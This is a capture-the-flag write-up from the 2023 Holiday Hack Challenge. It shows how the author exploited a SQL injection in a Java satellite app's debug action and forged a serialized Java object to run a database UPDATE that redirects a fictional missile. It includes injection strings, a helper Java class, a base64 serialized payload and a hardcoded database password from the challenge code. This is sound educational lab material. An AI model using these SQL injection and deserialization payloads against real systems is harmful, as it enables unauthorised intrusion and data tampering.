| Holiday Hack Challenge 2023 Report | Cody Travis <cwtravis@gmail.com> |
Difficulty: |

|
This is the next step directly after the "Camera Access" objective. I have identified Jack Frost as the culprit behind the malicious ChatNPT outputs, now I must thwart Jack's plan to launch a missile at the Geese Islands!
If you haven't read through the Camera Access solution, please do that first so that the terminology and tools will make sense.
As with most of these objectives, there is more than one way to solve them. The way I solved it was exploiting a SQL Injection flaw in the implimentation of the Consumer Testing Tool (CTT) as well as a Java Serialized object execution flaw to change the target of the missile the Sun instead of the Geese Islands.
Recall that there was a "missile-targeting-system" application along side the "camera" one we used to see Jack in his satellite. I launched the app in the same way. I connected to the "nanosat-mo-supervisor" provider, navigated to the "Apps Launcher Service" tab, selected "missile-targeting-system" and clicked the button "runApp".

The result of running the Missile Targeting System app is the status is now "Running" and the URI is output to the console window in the CTT. I copied that URI (maltcp://10.1.1.1:1024/nanosat-mo-supervisor-Directory) and pasted into the Communication Settings tab, and clicked "Fetch Information" and "Connect to Selected Provider" buttons.
When connected to the "Missile Targeting System" app, the "App: missile-targeting-system" tab appears. Again, with trial and error, the tabs that we need to pay attention to are "Action service" and "Parameter service". This is how I invoked actions on the Missile app and read the result of those actions.
There is only one Action: Debug. This is really the only action I can use to interact with the app so I started there.

I tested the Debug action by just clicking "submitAction" on the Debug action in the Action service tab. I submitted the default arguments for the action and recieved a success message. To read the result I switched to the Parameter service tab, select Debug, and clicked the "getValue" button.
A dialog appears with the result:

The result of the Debug action is a SQL query. It looks like the Debug action executed a "SELECT VERSION();" query on a MariaDB. I found out one thing at this point that made my life easier as I was working with this Debug action. If I switched back to the "nanosat-mo-supervisor" tab, and Apps Launcher server subtab, the output of the Debug action is in the console output there:

The result is printed there as well as the calling class and method.
2024-01-04 15:00:59.024 esa.mo.nmf.apps.MissileTargetingSystemMCAdapter sqlDebug
INFO: Debug action output: VERSION(): 11.2.2-MariaDB-1:11.2.2+maria~ubu2204 |
The calling class is "esa.mo.nmf.apps.MissileTargetingSystemMCAdapter" and the calling method inside that class is sqlDebug(). This allowed me to go find the class and run it through a java decompilation. The path to the calling class on the running container is:
/opt/nmf/lib/missile-targeting-system-2.1.0-SNAPSHOT.jar/esa/mo/nmf/apps/MissileTargetingSystemMCAdapter.class
If you are looking at the container zip on your local system, the path to the class is:
/client_container/assets/nmf/lib/missile-targeting-system-2.1.0-SNAPSHOT.jar/esa/mo/nmf/apps/MissileTargetingSystemMCAdapter.class
You will need to unzip the jar file before accessing the class file.
I ran that through an online java decompiler servicer (https://www.decompiler.com) and viewed the source of the class. I won't post the full file here but you can look at it here:
MissileTargetingSystemMCAdapter.java
Inspecting the sqlDebug method in MissileTargetingSystemMCAdapter.java, it is clear that there is a SQL injection. It even takes an argument called "injection"! Here is an excerpt of the method with some parts removed for clarity:
private String sqlDebug(String injection) {
    String query = "SELECT VERSION()" + injection;
    StringBuilder resultString = new StringBuilder();

    try {
		Connection connection = DriverManager.getConnection("jdbc:mariadb://localhost:3306/missile_targeting_system?allowMultiQueries=true", "targeter", "cu3xmzp9tzpi00bdqvxq");
        try {
			Statement statement = connection.createStatement();
			try {
				boolean hasResultSet = statement.execute(query);
...
...
...

	LOG.log(Level.INFO, "Debug action output: {0}", resultString.toString());
	return resultString.toString();
}The sqlDebug function will take the one argument, append it to the version SQL query and executes it. It gets the response, converts it to a string, prints the result in the log, and then returns the string. There is another issue in this code in that the password for the db user "targeter" is stored in source code. The password is "cu3xmzp9tzpi00bdqvxq".
I confirmed the SQL injection issue by clicking the submitAction button for the Debug action, clicking "Edit" on the first argument, and editing the argument to the CTT Debug action to be "; SHOW TABLES". Once I got the success message, I looked at the nanosat-mo-supervisor console output again to see the result. The tables in the database were printed there!

Armed with this SQLi issue, I could enumerate the database. I used a series of queries to print all of the data out of the database.
With these 5 queries I was able to get the user permissions for the targeter user on the database as well as pull all the information out of the databse. If you want see the entire contents of the database, I will put them in a file here:
db_contents.txt
Some important information is discovered in the database. There is a "pointing_mode" table that contains which pointing mode value the missile targeting system is using as well as a table called "pointing_mode_to_str" which describes which values can be used in the "pointing_mode" table and what they do.
| id | numerical_mode | str_mode | str_desc |
|---|---|---|---|
| 1 | 0 | Earth Point Mode | When pointing_mode is 0, targeting system applies the target_coordinates to earth. |
| 2 | 1 | Sun Point Mode | When pointing_mode is 1, targeting system points at the sun, ignoring the coordinates. |
So pointing_mode value of 1 is "Sun Point Mode". I checked the value of "pointing_mode":
SELECT * FROM pointing_mode;

id: 1 | numerical_mode: 0 | As expected the current pointing_mode is "Earth Point Mode". I needed to find a way to update the "numerical_mode" value in the "pointing_mode" table to be 1 instead of 0. It is not as simple as running and UPDATE query in the SQLi. If you try that you get an error. I attempted to execute "UPDATE pointing_mode SET numerical_mode=1" and got this result:
[ WARN] (ActionsExecutor-thread-2) Error: 1142-42000: UPDATE command denied to user 'targeter'@'172.18.0.5' for table `missile_targeting_system`.`pointing_mode`
2024-01-04 16:34:28.449 esa.mo.nmf.apps.MissileTargetingSystemMCAdapter sqlDebug
WARNING: Debug action error: java.sql.SQLSyntaxErrorException: (conn=6881) UPDATE command denied to user 'targeter'@'172.18.0.5' for table `missile_targeting_system`.`pointing_mode`
2024-01-04 16:34:28.450 esa.mo.nmf.apps.MissileTargetingSystemMCAdapter sqlDebug
WARNING: Debug action query: SELECT VERSION(); UPDATE pointing_mode SET numerical_mode=1I got a permissions error saying I could not perform an UPDATE on the pointing_mode table. In fact, I can refer to the output of the SHOW GRANTS query to see what permissions I have on which tables:
| Table | Permission |
|---|---|
| messaging | SELECT |
| pointing_mode | SELECT |
| pointing_mode_to_str | SELECT |
| target_coordinates | SELECT |
| satellite_query | SELECT, INSERT |
The only table I can affect is the satellite_query table. The user I control has INSERT on this table. But what is it? It only has 3 columns:
COLUMN_NAME: jid | COLUMN_TYPE: int(11) | IS_NULLABLE: NO | COLUMN_KEY: PRI | COLUMN_DEFAULT: null | EXTRA: auto_increment |
COLUMN_NAME: object | COLUMN_TYPE: blob | IS_NULLABLE: YES | COLUMN_KEY:  | COLUMN_DEFAULT: null | EXTRA:  |
COLUMN_NAME: results | COLUMN_TYPE: text | IS_NULLABLE: YES | COLUMN_KEY:  | COLUMN_DEFAULT: null | EXTRA:  |
When I did a SELECT on satellite_query there was only one row. The "object" field looked like a serialized Java object and the "result" field was a java source file. If you want to view the java source file you can here:
SatelliteQueryFileFolderUtility.java
Inspecting SatelliteQueryFileFolderUtility.java, The object accepts 3 parameters to its constructor: String pathOrStatement, boolean isQuery, and boolean isUpdate. It also has a method called "getResults". To summarize this method, it does the following:
Then I looked at the serialized Java object. I pulled it out of the database using MariaDB's TO_BASE64 function. I executed ";SELECT TO_BASE64(object) as b64_object FROM satellite_query":
SELECT TO_BASE64(object) as b64_object FROM satellite_query;

b64_object: rO0ABXNyAB9TYXRlbGxpdGVRdWVyeUZpbGVGb2xkZXJVdGlsaXR5EtT2jQ6zkssCAANaAAdpc1F1
ZXJ5WgAIaXNVcGRhdGVMAA9wYXRoT3JTdGF0ZW1lbnR0ABJMamF2YS9sYW5nL1N0cmluZzt4cAAA
dAApL29wdC9TYXRlbGxpdGVRdWVyeUZpbGVGb2xkZXJVdGlsaXR5LmphdmE=I base64 decoded this string to a file and viewed it in a hex editor:

I noticed two things. The first thing about this object is that the first two bytes are "AC ED" which is indicative of a serialized Java object. The second thing is that a path "/opt/SatelliteQueryFileFolderUtility.java" is at the end of the object. This tells me that the object that was serialized was a SatelliteQueryFileFolderUtility object that was likely created the following way:
SatelliteQueryFileFolderUtility obj = new SatelliteQueryFileFolderUtility("/opt/SatelliteQueryFileFolderUtility.java", false, false);This object would output its own source code when the getResults() method is run. This is like a SQLi within a SQLi. If I could forge a serialized Java object that can execute an UPDATE query, I could complete the objective. To do this, I started by compiling SatelliteQueryFileFolderUtility.java. The only complication here is that since it references Google's gson jar file as a dependency, you need to provide the path to this jar in the classpath argument to the compile.
javac -cp gson-2.8.9.jar SatelliteQueryFileFolderUtility.javaNow I needed a way to create objects of type SatelliteQueryFileFolderUtility, serialize them, then write them to files. To do this, I created a file WriteSerialized.java. This file accepts 4 parameters pathOrStatement, isQuery, isUpdate, and output file. Source code is here:
import java.io.*;

class WriteSerialized
{
    public static void main(String[] args)
    {
		String pathOrStatement = args[0];
		boolean isQuery = args[1].equals("true");
		boolean isUpdate = args[2].equals("true");
		String filename = args[3];
		System.out.println("Creating Object:");
		System.out.println("SatelliteQueryFileFolderUtility obj = new SatelliteQueryFileFolderUtility(\""+pathOrStatement+"\", "+args[1]+", "+args[2]+");");
        SatelliteQueryFileFolderUtility obj = new SatelliteQueryFileFolderUtility(pathOrStatement, isQuery, isUpdate);

        try
        {
            //Serialize the object and write it to a file
            FileOutputStream file = new FileOutputStream(filename, false);
            ObjectOutputStream out = new ObjectOutputStream(file);
            out.writeObject(obj);
            out.close();
            file.close();
            System.out.println("obj has been serialized and saved to "+filename);
        }catch(IOException ex){
            System.out.println("Something went wrong!");
        }
    }
}To test WriteSerialized.java I compiled it and created an object using "/opt/SatelliteQueryFileFolderUtility.java" as pathOrStatement, and isQuery and isUpdate both set to false.
java WriteSerialized "/opt/SatelliteQueryFileFolderUtility.java" false false outtest.ser
Creating Object:
SatelliteQueryFileFolderUtility obj = new SatelliteQueryFileFolderUtility("/opt/SatelliteQueryFileFolderUtility.java", false, false);
obj has been serialized and saved to outtest.serI then compared the output file outtest.ser to the original object from the database using my hex editor's compare feature and it said both files were identical!

I can now create serialized SatelliteQueryFileFolderUtility objects with arbitrary parameters. I created an object with the following parameters:
java WriteSerialized "UPDATE pointing_mode SET numerical_mode=1;" true true update.ser
Creating Object:
SatelliteQueryFileFolderUtility obj = new SatelliteQueryFileFolderUtility("UPDATE pointing_mode SET numerical_mode=1;", true, true);
obj has been serialized and saved to update.serWith this object created, I had to construct a base64 encoded string of the file update.ser so I could use it in a query.
base64 -w 0 update.ser
rO0ABXNyAB9TYXRlbGxpdGVRdWVyeUZpbGVGb2xkZXJVdGlsaXR5EtT2jQ6zkssCAANaAAdpc1F1ZXJ5WgAIaXNVcGRhdGVMAA9wYXRoT3JTdGF0ZW1lbnR0ABJMamF2YS9sYW5nL1N0cmluZzt4cAEBdAAqVVBEQVRFIHBvaW50aW5nX21vZGUgU0VUIG51bWVyaWNhbF9tb2RlPTE7Note: The "-w 0" argument is important for base64 so it doesn't inject new lines in the output.
Now I could construct a query using the Debug action SQL injection exploit to insert this object into the satellite_query table.
; INSERT INTO satellite_query (object) VALUES (FROM_BASE64('rO0ABXNyAB9TYXRlbGxpdGVRdWVyeUZpbGVGb2xkZXJVdGlsaXR5EtT2jQ6zkssCAANaAAdpc1F1ZXJ5WgAIaXNVcGRhdGVMAA9wYXRoT3JTdGF0ZW1lbnR0ABJMamF2YS9sYW5nL1N0cmluZzt4cAEBdAAqVVBEQVRFIHBvaW50aW5nX21vZGUgU0VUIG51bWVyaWNhbF9tb2RlPTE7'));
After submitting this action, I checked the result by reading the results column from satellite_query and also checking the current value for pointing_mode:

It worked! The pointing_mode has been set to "Sun Point Mode" value 1. I checked the objective in my badge at KringleCon and it had been marked as complete!
Now that the missile has been diverted, go talk to Santa at Rudolf's Rest Resort Lobby to hear the rest of the story.